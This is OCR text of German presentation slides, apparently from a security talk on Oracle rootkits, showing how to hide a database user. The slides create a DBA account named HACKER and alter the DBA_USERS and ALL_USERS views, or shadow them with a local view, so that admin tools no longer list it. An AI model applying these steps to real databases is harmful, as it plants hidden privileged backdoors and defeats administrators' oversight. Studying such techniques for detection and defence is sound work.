
Der Ausführungspfad kann geändert werden durch

- Erzeugung eines lokalen Objektes mit identischem Namen
- Erzeugung eines privaten Synonyms, das auf ein anderes Objekt zeigt
- Erzeugung eines Public Synonyms, das auf ein anderes Objekt zeigt.
- **Wechsel in ein anderes Schema**


Oracle Ausführungspfad



Oracle Ausführungspfad




Datenbankbenutzer verstecken



Benutzerverwaltung in Oracle

- Benutzer und Rollen werden zusammen in der Tabelle SYS.USER$ gespeichert
- Benutzer besitzen das Flag TYPE# = 1
- Rollen besitzen das Flag TYPE# = 0
- Die Views dba_users und all_users vereinfachen den Zugriff
- Synonyme für dba_users und all_users


Datenbankbenutzer verstecken



Beispiel: Erzeugung eins Datenbankbenutzers namens Hacker

```
SQL> create user hacker identified
     by hacker;

SQL> grant dba to hacker;
```

Datenbankbenutzer verstecken




Beispiel: Anzeigen aller Datenbankbenutzer

```
SQL> select username from dba_users;

USERNAME
------------------------------
SYS
SYSTEM
DBSNMP
SYSMAN
MGMT_VIEW
OUTLN
MDSYS
ORDSYS
EXFSYS
HACKER
[…]
```


Datenbankbenutzer verstecken

Enterprise Manager (Java)




Enterprise Manager (Web)

Quest TOAD



Datenbankbenutzer verstecken




Zusätzliche Zeile an die View anhängen

```
and pr.resource# = 1
AND U.NAME != 'HACKER'
```


Datenbankbenutzer verstecken

Enterprise Manager (Java)




Enterprise Manager (Web)

Quest TOAD




Datenbankbenutzer verstecken

TOAD benutzt die View ALL_USERS anstatt der DBA_USERS. Deshalb ist der Benutzer HACKER immer noch sichtbar.




Datenbankbenutzer verstecken

Nun ist der Benutzer auch in TOAD verschwunden…




Datenbankbenutzer verstecken

select * from dba_users; (z.B. als Benutzer SYSTEM)




Datenbankbenutzer verstecken – Alternative 1

Erzeugen einer lokalen View SYSTEM.ALL_USERS, die auf die original View SYS.ALL_USERS zugreift



Datenbankbenutzer verstecken – Alternative 1



Select * from all_users; (z.B. als Benutzer SYSTEM)

User 1

Tables | Functions | Procedures | Packages

Views

`Create View all_users…`

Private Synonyms

User n

Tables | Func. | Proc. | ~~Pack.~~

Views

Private Synonyms

Public Synonyms

